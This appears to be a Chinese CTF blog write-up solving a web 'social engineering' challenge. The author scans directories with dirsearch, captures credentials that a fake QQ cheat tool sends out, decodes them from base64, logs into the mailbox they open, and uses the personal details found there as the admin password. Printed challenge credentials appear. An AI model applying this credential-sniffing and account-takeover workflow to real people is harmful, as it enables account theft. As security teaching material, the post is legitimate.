
正常打开环境按照常规思路Ctrl+U查看一下网页源代码看看有没有提示，然而并没有什么提示

没有提示还就给一个网站，多半是让你渗透进网站后台，然后拿到flag

首先用dirsearch扫描网站目录命令如下



（dirsearch是一个目录爆破工具，kali中输入git clone https://github.com/maurosoria/dirsearch.git安装，不同版命令可能有差别，下载的这个输入dirsearch进入目录 ./dirsearch.py -u 加你要扫的网站url即可扫描）




扫描出该目录，登一下看看果然是一个网站后台登录页面(常识，叫login的基本全是登录界面)


扫出后台，那么现在目标就是登录进去，尝试使用burp suite工具爆破一下账号口令

这里尝试爆破失败，确实是爆破不出来的，如果直接爆破出来进入后台系统拿到flag，那么这题和题目名字的社工（社会工程学）也就没什么关系了，这里的账号口令应该是利用社工的方式拿到的

这条线索断了后再回到网页上观察一下，发现点击下载辅助后可下载一个压缩文件



下载后解压出来发现是一个刷钻工具，当然这是题目环境测试用的




随便输入一下试试，这里真实情况的话是用来盗取你的qq用户名密码的，所以用这个的时候要关闭杀毒软件，不然会提示是木马

CTF中一般拿到一个工具会想到逆向方面的思路，但这里是Web题而且是社工 显然用不到


这里用Wireshark网络分析仪（为什么要用wireshark？CTF中一般提示或flag会藏在数据包中，而且线索到这个刷钻工具这，用wireshark来分析网络流量，再结合题目名和题目分类判断）

wireshark怎么下载使用就不赘述了，开始捕获后使用下载的刷钻工具，让wireshark抓到数据包




果然抓到了用户密码和邮箱信息藏在包的info中。这里需要现将用户名密码进行base64解码（常识判断出来basse64，base64编码特点是结尾一般有==号且是一长串混合的英文数字）

百度下在线解码工具，分别解码得到用户名bugkuku@163.com密码XSLROCPMNWWZQDZL




用用户名密码登录刚刚的后台管理系统，发现还是不对，那这就是邮箱的账号密码（用户名是个邮箱号）


后缀是163的直接登录这个邮箱发现账号密码还是错误（挺绕），后来得知除了官方的登录方式用账号密码外，还可以用授权码登录。



直接使用windows自带的邮箱


添加帐户
其他帐户
部分账户需要额外的登录步骤。
了解详细信息
电子邮件地址
bugkuku@163.com
使用此名称发送你的邮件
anlr
密码
XSLROCPMNWWZQDZL
我们将保存此信息，以便你无须每次都进行登录。
登录
取消
https://blog.csdn.net/anlr2020


这次能成功登录了




题目的这一步应该就是社工信息收集部分了，翻看邮件查找有用信息 发现邮件内容

主人：mara 生日：20010206

这个就是后台登录系统的账号密码了（题目环境变了，原来是一封邮件内容，根据邮件里的信息推断出账号密码是这个的，少了一小步,这里也提醒我们不要使用生日名字之类的弱口令作为账号密码，通过一些个人敏感信息可以生成专属的爆破字典来提升爆破的成功率）



登录进来四处找找有什么可以利用的地方，直接得到flag(如果再加几步就有点麻烦了)



专注新手教学，网上的wp大多没有思路过程，对于新手学习没有什么意义，关注我后续更新更多网络安全内容。